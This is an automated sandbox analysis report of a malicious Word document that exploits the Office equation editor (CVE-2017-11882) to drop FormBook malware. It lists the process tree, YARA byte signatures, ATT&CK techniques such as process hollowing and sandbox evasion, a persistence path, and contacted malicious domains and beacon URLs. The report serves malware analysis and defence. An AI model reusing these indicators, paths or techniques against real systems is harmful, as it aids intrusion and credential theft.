ID: 323039
Sample Name:
VOMAXTRADING.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:43:14
Date: 26/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report VOMAXTRADING.doc

Overview


General Information

Sample Name:	VOMAXTRADING.doc
Analysis ID:	323039
MD5:	30244581b41acc..
SHA1:	46ddb3fa250dfb4..
SHA256:	2664162d0341d8..
Tags:	doc

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- Injects a PE file into a foreign proce…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Office equation editor drops PE file

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1776 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- EQNEDT32.EXE (PID: 2372 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - skypound83892.exe (PID: 1520 cmdline: C:\Users\user\AppData\Roaming\skypound83892.exe MD5: EF8FC92D8B47C1F40DD5233AA9B3F260)
    - skypound83892.exe (PID: 960 cmdline: C:\Users\user\AppData\Roaming\skypound83892.exe MD5: EF8FC92D8B47C1F40DD5233AA9B3F260)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - firefos.exe (PID: 2992 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe' MD5: EF8FC92D8B47C1F40DD5233AA9B3F260)
          - firefos.exe (PID: 2336 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe MD5: EF8FC92D8B47C1F40DD5233AA9B3F260)
        - firefos.exe (PID: 2872 cmdline: 'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe' MD5: EF8FC92D8B47C1F40DD5233AA9B3F260)
          - firefos.exe (PID: 2840 cmdline: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe MD5: EF8FC92D8B47C1F40DD5233AA9B3F260)
        - NAPSTAT.EXE (PID: 2016 cmdline: C:\Windows\SysWOW64\NAPSTAT.EXE MD5: 4AF92E1821D96E4178732FC04D8FD69C)
          - cmd.exe (PID: 172 cmdline: /c del 'C:\Users\user\AppData\Roaming\skypound83892.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- EQNEDT32.EXE (PID: 2804 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000C.00000002.2389941869.00000000030000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
0000000C.00000002.2389941869.00000000030000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000C.00000002.2389941869.00000000030000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
0000000F.00000002.2233553109.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000F.00000002.2233553109.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
16.2.firefos.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
16.2.firefos.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
16.2.firefos.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
15.2.firefos.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
15.2.firefos.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview


System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Signature Overview



- AV Detection
- Exploits
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Registry Run Keys / Startup Folder 1 1	Process Injection 6 1 2	Masquerading 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdro Insecure Network Commun
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Registry Run Keys / Startup Folder 1 1	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 3	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 3	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
VOMAXTRADING.doc	43%	Virustotal		Browse
VOMAXTRADING.doc	40%	ReversingLabs	Document-RTF.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Firefoxe\firefos.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\skypoundx[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\skypound83892.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.2.firefos.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
16.2.firefos.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.skypound83892.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.opel-occasions-ales.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.runwithit.media/bu43/?Yzrx=5vpVtqJ3i14TYLjahre3JpaYS6Wcf4IPAkG7pj5paeEEzi6lwzUZWwRsk9qYR19+9CpDRA==&OBZPd=k6AhchXHBB	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.opel-occasions-ales.com/bu43/?OBZPd=k6AhchXHBB&Yzrx=UiBHsTvAEQLKMdFr/hj1g9PdhtcWl8ZZ/ysXuG6Tr8ng0KhPmhT7mwdkGkewJ6JbNyjYEA==	0%	Avira URL Cloud	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.opel-occasions-ales.com	50.117.11.156	true	true	• 0%, Virustotal, Browse	unknown
mycapecrusade.com	34.102.136.180	true	true		unknown
sea-shared-5.masterns.com	104.168.198.45	true	true		unknown
akasyaofistasima.com	89.252.180.207	true	false		unknown
ext-sq.squarespace.com	198.49.23.141	true	false		high
www.akasyaofistasima.com	unknown	unknown	true		unknown
www.mycapecrusade.com	unknown	unknown	true		unknown
www.musmarservices.com	unknown	unknown	true		unknown
www.runwithit.media	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
